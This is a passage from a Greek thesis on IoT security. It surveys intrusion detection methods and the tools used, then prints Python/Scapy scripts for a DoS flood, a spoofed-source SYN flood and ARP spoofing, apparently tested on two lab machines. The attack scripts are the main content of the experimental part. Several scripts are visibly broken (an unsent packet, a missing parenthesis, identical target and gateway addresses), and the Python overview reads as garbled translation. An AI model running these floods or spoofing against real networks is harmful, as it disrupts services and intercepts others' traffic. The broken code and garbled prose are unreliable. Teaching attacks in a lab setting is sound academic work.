Το IDPS που βασίζεται σε ανωμαλίες επιχειρεί να ανιχνεύσει πιθανές ανωμαλίες χρησιμοποιώντας στατιστικά μοντέλα ή τεχνικές μηχανικής μάθησης, όπως δίκτυα Bayes, γενετικοί αλγόριθμοι και αλυσίδες Markov. Αυτή η μέθοδος έχει το πλεονέκτημα ότι αποτρέπει νέους τύπους απειλών, αλλά τυπικά έχει υψηλό ποσοστό ψευδώς θετικών και χαρακτηρίζεται από σημαντικό υπολογιστικό κόστος.

Τέλος, η τρίτη μέθοδος αναλύει τα δεδομένα που παρακολουθούνται με ένα σύνολο κανόνων που καθορίζουν την κανονική λειτουργία του συστήματος. Όπως και στην προηγούμενη περίπτωση, αυτή η προσέγγιση μπορεί να ανιχνεύσει άγνωστες απειλές αλλά σε ένα δυναμικό περιβάλλον όπως το Διαδίκτυο των Αντικειμένων, αυτοί οι κανόνες μπορεί να αλλάζουν συνεχώς ή περιοδικά. Από την άλλη πλευρά, όπως στην περίπτωση των συστημάτων τείχους προστασίας, ένα IDPS μπορεί να εγκατασταθεί είτε στους κόμβους του Διαδικτύου των Αντικειμένων είτε σε έναν ενδιάμεσο κόμβο [13].

5. Τεχνολογίες που χρησιμοποιήθηκαν – Πειραματικό μέρος

Οι ακόλουθες τεχνολογίες χρησιμοποιήθηκαν για τη δημιουργία εκτελέσιμου κώδικα για τις επιθέσεις Arp spoofing, DoS και Man-in-the-middle που τεκμηριώθηκαν και αναλύθηκαν στα προηγούμενα κεφάλαια. Πιο συγκεκριμένα, για την υλοποίηση των παραπάνω επιθέσεων χρησιμοποιήθηκαν εργαλεία δημιουργίας εκτελέσιμου κώδικα και εντοπισμού και χειρισμού πακέτων. Μια δυναμική γλώσσα προγραμματισμού και διάφορες βιβλιοθήκες της χρησιμοποιήθηκαν επίσης για τη δημιουργία του εκτελέσιμου κώδικα. Τέλος, για την επαλήθευση της λειτουργικότητας του εκτελέσιμου κώδικα, χρησιμοποιήθηκαν δύο ηλεκτρονικοί υπολογιστές που ήταν τοπικά συνδεδεμένοι στο ίδιο δίκτυο.

5.1 Γλώσσα προγραμματισμού Python

Η Python είναι μια μεταφρασμένη, αντικειμενοστραφής προγραμματιστική γλώσσα. Ενώνει ενότητες, εξαιρέσεις, ενεργητική γραφή, εξαιρετικά υψηλού επιπέδου ενεργειακά είδη πληροφοριών και τάξεις. Υποστηρίζει διαφορετικά πρότυπα προγραμματισμού παρελθόντος αντικειμενοστρεφούς προγραμματισμού, όπως ο διαδικαστικός και ο χρηστικός προγραμματισμός. Η Python συνδυάζει εκπληκτικό έλεγχο με εξαιρετικά σαφή δομή προτάσεων. Συνδέεται με πολλές κλήσεις πλαισίου και βιβλιοθήκες, καθώς και με διαφορετικά πλαίσια παραθύρων [14]. Μερικά στοιχεία καθιστούν τη διάλεκτο Python πολύτιμη στην ασφάλεια του IoT. Μερικά από αυτά καταγράφονται παρακάτω:

- Η Python καθιστά λιγότερο απαιτητική τη διερεύνηση: Εφόσον η Python χρησιμοποιεί βασική κωδικοποίηση, γίνεται λιγότερο απαιτητικό για τον μηχανικό να ανακαλύψει λάθη και ταυτόχρονα μειώνει την πιθανότητα πολυπλοκότητας και ζητημάτων διαλέκτου. Το απλό σχέδιο της Python και η ευκολία χρήσης της αυξάνουν υπερβολικά τη συνοχή της, γεγονός που καθιστά τη διερεύνηση του κώδικα ευκολότερη και μπορεί να πάρει πολύ λιγότερο χρόνο για να συνοψιστεί [14].
- Αποτελεσματικότητα και ταχύτητα: Με ένα αντικειμενοστρεφές σχέδιο, αυτή η γλώσσα παρέχει δυνατότητες ελέγχου προοδευτικής προετοιμασίας στους πελάτες της. Η γλώσσα έχει επίσης δυνατότητες χειρισμού περιεχομένου και το σύστημα δοκιμών μονάδας, το οποίο με τη σειρά του κάνει τη διαφορά να προοδεύει την ταχύτητα και την αποτελεσματικότητά του. Η χρήση της Python διευκολύνει τους έμπειρους ειδικούς στον κυβερνοχώρο να πραγματοποιήσουν τον κώδικά τους χωρίς κανέναν κόπο. Επίσης, η

προσαρμοστικότητα και η ευκολία χρήσης της Python αποδεικνύεται ότι είναι ένα εξαιρετικό όφελος για την ασφάλεια στον κυβερνοχώρο [14].

- Διαχείριση προγραμματισμένης μνήμης: Ένα άλλο ζωτικό πλεονέκτημα της Python είναι η διαχείριση μνήμης. Διαθέτει ενσωματωμένη προγραμματισμένη διαχείριση μνήμης κατά σχέδιο. Η διαχείριση της μνήμης της Python εκτελείται μέσα από τον διευθυντή μνήμης Python. Αυτό σημαίνει ότι οι μηχανικοί και οι πελάτες πρέπει να αγχώνουν λιγότερο σχεδόν τη διαχείριση της μνήμης, μετρώντας μεταβλητές όπως η προσωρινή αποθήκευση, η κατανομή μνήμης και η κατανομή [14].

5.1.2 Η χρησιμοποίηση της Python στην κυβερνοασφάλεια

Η Python είναι μια ευεργετική γλώσσα προγραμματισμού για την ασφάλεια στον κυβερνοχώρο, επειδή μπορεί να εκτελέσει πολλές λειτουργίες κυβερνοασφάλειας, συμπεριλαμβανομένης της ανάλυσης κακόβουλου λογισμικού, της σάρωσης και των δοκιμών διείσδυσης. Είναι μια εξελιγμένη, γενικής χρήσης, γλώσσα προγραμματισμού ενεργειών διακομιστή που έχει χρησιμοποιηθεί για χιλιάδες έργα ασφαλείας.

Με τις βασικές γνώσεις προγραμματισμού Python, οποιοδήποτε από τα παρακάτω βήματα μπορεί να πραγματοποιηθεί χωρίς τη χρήση άλλων εργαλείων:

- **Ανίχνευση πακέτων:** Η ανίχνευση πακέτων είναι ουσιαστικά μια υποκλοπή σε ένα σύστημα. Μπορούμε να χρησιμοποιήσουμε ένα εργαλείο όπως το Wireshark ή να γράψουμε ένα απλό σενάριο σε γλώσσα προγραμματισμού Python για να λάβουμε παρόμοια αποτελέσματα [14].
- **Σάρωση θυρών δικτύου:** Συνήθως, το εργαλείο Nmap χρησιμοποιείται για την υλοποίηση της σάρωσης θύρας δικτύου, αλλά μπορεί να εφαρμοστεί χωρίς κάποιο επιπλέον εργαλείο [14], χρησιμοποιώντας προγραμματισμό υποδοχών Python.
- **Έγχυση πακέτων TCP:** Στο λειτουργικό σύστημα Kali Linux, πολλά εργαλεία είναι διαθέσιμα για την ψηφιακή εγκληματολογία που σχετίζεται με τα δίκτυα, αλλά πολλές από αυτές τις υλοποιήσεις μπορούν να γίνουν με τη χρήση της γλώσσας προγραμματισμού Python με λίγες μόνο γραμμές εντολών [14].

5.2 Εργαλείο Επεξεργασίας Κώδικα (Visual Studio Code)

Το Visual Studio Code είναι ένα ελαφρύ αλλά ισχυρό πρόγραμμα επεξεργασίας πηγαίου κώδικα που εκτελείται στην επιφάνεια εργασίας και είναι διαθέσιμο για Windows, macOS και Linux. Έρχεται με ενσωματωμένη υποστήριξη για JavaScript, TypeScript και Node.js και έχει ένα πλούσιο οικοσύστημα επεκτάσεων για άλλες γλώσσες και χρόνους εκτέλεσης (όπως C++, C#, Java, Python, PHP, Go, .NET).

5.3 Βιβλιοθήκη Χειρισμού Πακέτων (Scapy Tool)

Το Scapy είναι ένα ισχυρό διαδραστικό πρόγραμμα χειρισμού πακέτων. Είναι σε θέση να πλαστογραφήσει ή να αποκωδικοποιήσει πακέτα ενός μεγάλου αριθμού πρωτοκόλλων, να τα στείλει στο καλώδιο, να αντιστοιχίσει αιτήματα και απαντήσεις και πολλά άλλα. Μπορεί να χειριστεί εύκολα τις περισσότερες κλασικές εργασίες όπως σάρωση, ιχνηλάτηση, ανίχνευση, δοκιμές μονάδων, επιθέσεις ή ανακάλυψη δικτύου (μπορεί να αντικαταστήσει το hping, το 85% των nmap, arpspoof, arp-sk, arping, tcpdump, tshark, p0f κ.λπ.).

Αποδίδει επίσης πολύ καλά σε πολλές άλλες συγκεκριμένες εργασίες που τα περισσότερα άλλα εργαλεία δεν μπορούν να χειριστούν, όπως η αποστολή μη έγκυρων καρέ, η έγχυση 802.11 καρέ, ο συνδυασμός τεχνικών (VLAN hopping και δηλητηρίαση cache ARP, αποκωδικοποίηση VOIP σε κρυπτογραφημένο κανάλι WEP,…), και τα λοιπά.

Το Scapy κάνει κυρίως δύο πράγματα: αποστολή πακέτων και λήψη απαντήσεων. Ορίζουμε ένα σύνολο πακέτων, το Scapy τα στέλνει, λαμβάνει απαντήσεις, αντιστοιχίζει αιτήματα με απαντήσεις και επιστρέφει μια λίστα ζευγών πακέτων (αίτημα, απάντηση) και μια λίστα με μη αντιστοιχισμένα πακέτα. Αυτό έχει το μεγάλο πλεονέκτημα σε σχέση με εργαλεία όπως το Nmap ή το hping ότι μια απάντηση δεν μειώνεται σε (ανοιχτή/κλειστή/φιλτραρισμένη), αλλά είναι ολόκληρο το πακέτο.

5.4 Βιβλιοθήκη λήψης Πακέτων (Npcap)

Το NPcap είναι μια βιβλιοθήκη Nmap Project που έχει σχεδιαστεί για να διευκολύνει τη λήψη και τη μεταφόρτωση πακέτων δικτύου για λογισμικό Microsoft Windows. Παρέχει ένα βολικό, φορητό API που επιτρέπει στο λογισμικό των Windows να συλλέγει και να αναλύει ακατέργαστη κυκλοφορία δικτύου, συμπεριλαμβανομένων ασύρματων, ενσύρματων Ethernet, τοπικού κεντρικού υπολογιστή και μιας ποικιλίας εικονικών ιδιωτικών δικτύων

(VPN). Επιπλέον, το NPcap επιτρέπει την αποστολή ακατέργαστων πακέτων. Συγκεκριμένα, το NPcap παρέχει πλέον τις ακόλουθες δυνατότητες:

- **Loopback Packet Capture and Injection:** Η Npcap είναι σε θέση να ανιχνεύει πακέτα loopback (μεταδόσεις μεταξύ υπηρεσιών στο ίδιο μηχάνημα) χρησιμοποιώντας την πλατφόρμα φιλτραρίσματος των Windows.
- Η **Npcap** μπορεί (προαιρετικά) να περιοριστεί έτσι ώστε μόνο οι διαχειριστές να μπορούν να εντοπίζουν και να παρατηρούν πακέτα δεδομένων. Εάν ένας χρήστης που δεν είναι διαχειριστής προσπαθήσει να χρησιμοποιήσει το Npcap μέσω λογισμικού όπως το Nmap ή το Wireshark, ο χρήστης θα πρέπει να περάσει έναν έλεγχο λογαριασμού χρήστη (UAC) για να χρησιμοποιήσει το πρόγραμμα οδήγησης.

5.5 Εργαλείο Ανάλυσης πρωτοκόλλων δικτύου (Wireshark)

Το Wireshark είναι ένας αναλυτής πακέτων δικτύου. Ένας αναλυτής πακέτων δικτύου παρουσιάζει δεδομένα πακέτων που έχουν συλληφθεί με όσο το δυνατόν περισσότερες λεπτομέρειες. Θα μπορούσαμε να σκεφτούμε έναν αναλυτή πακέτων δικτύου ως μια συσκευή μέτρησης για την εξέταση του τι συμβαίνει μέσα σε ένα καλώδιο δικτύου, ακριβώς όπως ένας ηλεκτρολόγος χρησιμοποιεί ένα βολτόμετρο για να εξετάσει τι συμβαίνει μέσα σε ένα ηλεκτρικό καλώδιο (αλλά σε υψηλότερο επίπεδο, φυσικά). Στο παρελθόν, τέτοια εργαλεία ήταν είτε πολύ ακριβά, είτε ιδιόκτητα είτε και τα δύο. Ωστόσο, με την εμφάνιση του Wireshark, αυτό άλλαξε. Το Wireshark είναι διαθέσιμο δωρεάν, είναι ανοιχτού κώδικα και είναι ένας από τους καλύτερους αναλυτές πακέτων που διατίθενται σήμερα. Ακολουθούν ορισμένοι λόγοι για τους οποίους χρησιμεύει το Wireshark:


- Οι διαχειριστές δικτύου το χρησιμοποιούν για την αντιμετώπιση προβλημάτων δικτύου.
- Οι μηχανικοί ασφάλειας δικτύου το χρησιμοποιούν για να εξετάσουν προβλήματα ασφάλειας.
- Οι μηχανικοί QA το χρησιμοποιούν για να επαληθεύσουν εφαρμογές δικτύου.
- Οι προγραμματιστές το χρησιμοποιούν για τον εντοπισμό σφαλμάτων σε υλοποιήσεις πρωτοκόλλου.

Το Wireshark μπορεί επίσης να είναι χρήσιμο σε πολλές άλλες περιπτώσεις. Όπως στο ότι μπορεί να καταγράφει κίνηση από πολλούς διαφορετικούς τύπους μέσων δικτύου, όπως Ethernet, Ασύρματο LAN, Bluetooth, USB και άλλα. Οι συγκεκριμένοι τύποι πολυμέσων που υποστηρίζονται ενδέχεται να περιορίζονται από διάφορους παράγοντες, συμπεριλαμβανομένου του υλικού και του λειτουργικού συστήματος.

5.6 Πειραματικό μέρος

Σε αυτό το υποκεφάλαιο θα παρουσιαστεί το πειραματικό μέρος αυτής της διπλωματικής εργασίας. Στο πειραματικό μέρος έγινε η υλοποίηση κώδικα σε γλώσσα Python για ορισμένες επιθέσεις οι οποίες αναλύθηκαν σε προηγούμενα κεφάλαια. Πιο συγκεκριμένα παρακάτω θα παρουσιαστούν τα scripts που δημιουργήθηκαν και αναπαριστούν τις επιθέσεις DoS, SYN flood και ARP spoofing.

Για την υλοποίηση των ανωτέρω αναφερθέντων επιθέσεων χρησιμοποιήθηκαν δύο ηλεκτρονικοί υπολογιστές που ήταν συνδεδεμένοι μέσω internet στο ίδιο τοπικό δίκτυο και τα εργαλεία που παρουσιάστηκαν προηγουμένως. Στην εικόνα 5-1, φαίνεται το πως ήταν συνδεδεμένοι οι ηλεκτρονικοί υπολογιστές μεταξύ τους.



Εικόνα 5-1: Δικτυακή τοπολογία Πειραματικού μέρους


5.6.1 Επίθεση DoS

Ο παρακάτω κώδικας είναι ένα σενάριο Python που χρησιμοποιεί τη βιβλιοθήκη Scapy για να στείλει πακέτα TCP από μια πηγή IP διεύθυνση προς μια IP διεύθυνση στόχο. Αποστέλλει συνεχώς πακέτα σε έναν βρόχο μέχρι να διακοπεί.

```
from scapy.all import *
from scapy.all import IP, TCP

source_IP = input("Εισαγωγή διεύθυνσης IP πηγής: ")
target_IP = input("Εισαγωγή διεύθυνσης IP προορισμού: ")
source_port = int(input("Εισαγωγή αριθμού θύρας πηγής:"))
i = 1

while True:
   IP1 = IP(source_IP=source_IP, destination=target_IP)
   TCP1 = TCP(srcport=source_port, dstport=80)
   pkt = IP1 / TCP1
   print("Απεστάλη πακέτο", i)
   i = i + 1
```

Code 1: Κώδικας που χρησιμοποιήθηκε για την υλοποίηση της επίθεσης DoS

Ο παραπάνω κώδικας χρησιμοποιεί συναρτήσεις για να ξεκινήσει την εκτέλεση του προγράμματος. Οι συναρτήσεις IP1, TCP1 και pkt αναλαμβάνουν να δημιουργήσουν τα αντίστοιχα πακέτα IP και TCP και να τα κάνουν ένα ενιαίο πακέτο, και στη συνέχεια γίνεται η αποστολή των πακέτων σε έναν ατέρμονα βρόχο.



Εικόνα 5-2: Ροή επίθεσης DoS

5.6.2 Επίθεση SYN flood attack

Ο στόχος μιας επίθεσης πλημμύρας SYN είναι να κατακλύσει ένα σύστημα στόχο πλημμυρίζοντας το με πακέτα SYN χωρίς να ολοκληρωθεί η διαδικασία επικοινωνίας χειραψίας TCP, να εξαντληθούν οι πόροι του συστήματος και να οδηγήσει σε άρνηση υπηρεσίας.

Τα πακέτα του Πρωτοκόλλου Ελέγχου Μετάδοσης (TCP) που είναι γνωστά ως πακέτα SYN είναι ένα συγκεκριμένο είδος που χρησιμοποιούνται για τη δημιουργία σύνδεσης μεταξύ δύο κόμβων δικτύου. Το πακέτο SYN εκκινεί την τριπλή χειραψία του TCP. Ακολουθεί μια σύντομη περίληψη των τριών βημάτων:

• **SYN (Συγχρονισμός):** Ο πελάτης ειδοποιεί τον διακομιστή για την επιθυμία του να συνδεθεί στέλνοντας ένα πακέτο SYN. Για την έναρξη της σύνδεσης, το πακέτο περιέχει έναν τυχαία παραγόμενο αριθμό σειράς.

• **SYN-ACK (Συγχρονισμός-Επιβεβαίωση):** Εάν ο διακομιστής είναι έτοιμος να συνδεθεί, θα στείλει ένα πακέτο SYN-ACK ως απόκριση. Αυτό το πακέτο προσδιορίζει το πακέτο SYN του πελάτη και περιλαμβάνει έναν αύξοντα αριθμό που δημιουργείται τυχαία.

• **ACK (Acknowledgement):** Στη συνέχεια, ο πελάτης στέλνει ένα πακέτο ACK στον διακομιστή ως απόκριση στο πακέτο SYN-ACK. Αυτό το πακέτο επιβεβαιώνει ότι η σύνδεση πραγματοποιήθηκε με επιτυχία και περιέχει μεγαλύτερο αριθμό αναγνώρισης.

Μέσω αυτής της ανταλλαγής πακέτων SYN, SYN-ACK και ACK, οι δύο κόμβοι συγχρονίζουν τους αριθμούς ακολουθίας τους και εγκαθιστούν μια αξιόπιστη σύνδεση. Αυτή η διαδικασία είναι βασική για το πρωτόκολλο TCP, εξασφαλίζοντας ότι και οι δύο πλευρές είναι έτοιμες να ανταλλάξουν δεδομένα πριν από την πραγματική μεταφορά δεδομένων.

Σε μια επίθεση SYN flood, ο επιτιθέμενος στέλνει έναν μεγάλο αριθμό πακέτων SYN σε ένα σύστημα στόχο χωρίς να ολοκληρώνει το TCP handshake. Αυτή η κατακλυσμιαία ροή μη ολοκληρωμένων συνδέσεων (half-open connections) καταχράται τους πόρους του στόχου, καθιστώντας δύσκολη την εγκατάσταση νόμιμων συνδέσεων και προκαλώντας μια κατάσταση απορρίψεως υπηρεσιών (denial-of-service).


Ο παρακάτω κώδικας υλοποιεί μια επίθεση **SYN flood**:

```python
from scapy.all import *
import random

target_IP = input("Εισάγετε την διεύθυνση IP του στόχου: ")
source_port = int(input("Εισάγετε τον αριθμό θύρας αποστολέα: "))
i = 1

while True:
    a = str(random.randint(1, 254))
    b = str(random.randint(1, 254))
    c = str(random.randint(1, 254))
    d = str(random.randint(1, 254))
    dot = "."

    source_IP = a + dot + b + dot + c + dot + d
    IP1 = IP(src=source_IP, dst=target_IP
    TCP1 = TCP(sport=source_port, dport=80)
    pkt = IP1 / TCP1
    send(pkt, inter=.001)
    print("Απεστάλη πακέτο", i)
    i = i + 1
```

Code 2: Κώδικας που χρησιμοποιήθηκε για την υλοποίησης της επίθεσης SYN Flood

Αυτός ο κώδικας αντιπροσωπεύει μια SYN flood επίθεση με χρήση της βιβλιοθήκης Scapy για την αποστολή δικτυακών πακέτων. Ας εξηγήσουμε τον κώδικα σε λεπτομέρειες:

- Η παράμετρος `target_IP` αποτελεί τη διεύθυνση IP του στόχου της επίθεσης SYN flood. Ο χρήστης καλείται να παράσχει αυτήν την τιμή μέσω ενός μηνύματος προτροπής.
- Η παράμετρος `source_port` αντιστοιχεί στη θύρα προέλευσης των πακέτων που αποστέλλονται από τον υποκινητή (attacker). Ο χρήστης καλείται να παράσχει αυτήν την τιμή μέσω ενός μηνύματος προτροπής.
- Ο μετρητής `i` αρχικοποιείται στο 1, και χρησιμοποιείται για να απεικονίσει τον αριθμό των πακέτων που έχουν σταλεί.
- Στην συνέχεια, ακολουθεί ένας βρόχος που θα εκτελείται απεριόριστα (εφόσον δεν υπάρχει κάποιος μηχανισμός διακοπής). Στο σώμα του βρόχου, δημιουργούνται τυχαία τέσσερα ακέραια αριθμητικά (`a`, `b`, `c`, `d`) και στη συνέχεια μετατρέπονται σε συμβολοσειρές για να δημιουργηθεί μια τυχαία διεύθυνση IP (`source_IP`).
- Στη συνέχεια, δημιουργείται ένα αντικείμενο `IP1` το οποίο περιέχει την τυχαία διεύθυνση προέλευσης `source_IP` και τη διεύθυνση στόχου `target_IP`. Το αντίστοιχο αντικείμενο `TCP1` περιλαμβάνει τη θύρα προέλευσης `source_port` και τη θύρα προορισμού 80, που είναι η τυπική θύρα για τις HTTP συνδέσεις.
- Τέλος, το αντικείμενο `TCP1` αποστέλλεται μαζί με το αντικείμενο `IP1` με την χρήση της συνάρτησης `send()` για να δημιουργηθεί το πακέτο που θα σταλεί. Αυτό γίνεται με πολύ μικρό χρονικό διάστημα (`inter=.001`) μεταξύ κάθε πακέτου. Επίσης, εκτυπώνεται ένα μήνυμα που υποδεικνύει πόσα πακέτα έχουν σταλεί μέχρι εκείνη τη στιγμή. Η μεταβλητή `i` αυξάνεται κατά 1 σε κάθε επανάληψη για να καταγράφει τον αριθμό των πακέτων που έχουν σταλεί.



Εικόνα 5-3: Ροή επίθεσης SYN flood

5.6.3 Επίθεση ARP Spoofing

Παρακάτω θα δούμε και θα εξηγήσουμε τον ψευδοκώδικα που δημιουργήθηκε και πραγματοποιεί επίθεση ARP spoofing χρησιμοποιώντας το εργαλείο Scapy. Το ARP spoofing είναι μια τεχνική όπου ένας επιτιθέμενος αποστέλλει πλαστογραφημένα μηνύματα Address Resolution Protocol (ARP) σε ένα τοπικό δίκτυο για να συσχετίσει τη διεύθυνση MAC του επιτιθέμενου με τη διεύθυνση IP ενός άλλου κόμβου (στόχου) ή της προεπιλεγμένης πύλης.

```
import scapy.all as scapy  # Εισαγωγή της βιβλιοθήκης Scapy
import time

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=5,
verbose=False)[0]
    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=get_mac(target_ip),
psrc=spoof_ip)
    scapy.send(packet, verbose=False)
def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2, pdst=destination_ip, hwdst=destination_mac,
psrc=source_ip, hwsrc=source_mac)
    scapy.send(packet, verbose=False)

target_ip = "192.168.1.1"
gateway_ip = "192.168.1.1" Εισαγωγή της διεύθυνσης IP της πύλης

try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_count = sent_packets_count + 2
        print("\r[*] Πακέτα Στάλθηκαν " + str(sent_packets_count), end="")
        time.sleep(2)

except KeyboardInterrupt:
    print("\nΠατήθηκε Ctrl + C.............Έξοδος")
    restore(gateway_ip, target_ip)
    restore(target_ip, gateway_ip)
    print("[+] Η επίθεση ARP Spoof σταμάτησε")
```

Code 3: Κώδικας που χρησιμοποιήθηκε για την υλοποίησης της επίθεσης ARP Spoofing


Επεξήγηση του κώδικα:

- get_mac (ip): Αυτή η συνάρτηση παίρνει μια διεύθυνση IP ως όρισμα και αποστέλλει ένα αίτημα ARP για να αποκτήσει τη διεύθυνση MAC αυτής της IP. Δημιουργεί ένα πακέτο αιτήματος ARP και το στέλνει στη διεύθυνση MAC εκπομπής (broadcast). Αιχμαλωτίζει τα πακέτα απάντησης και εξάγει τη διεύθυνση MAC από τη λίστα απαντημένων.

- Spoof (target_ip, spoof_ip): Αυτή η συνάρτηση αποστέλλει παραπλανητικά πακέτα ARP. Δημιουργεί ένα πακέτο απάντησης ARP χρησιμοποιώντας την κλάση ARP του Scapy. Το πεδίο op ορίζεται στο 2 (υποδηλώνοντας μια απάντηση), το πεδίο pdst ορίζεται στην IP του στόχου και το πεδίο psrc ορίζεται στην IP που ο επιτιθέμενος θέλει να παραπλανήσει. Το πεδίο hwdst ορίζεται στη διεύθυνση MAC της IP του στόχου που αποκτήθηκε χρησιμοποιώντας τη συνάρτηση get_mac().

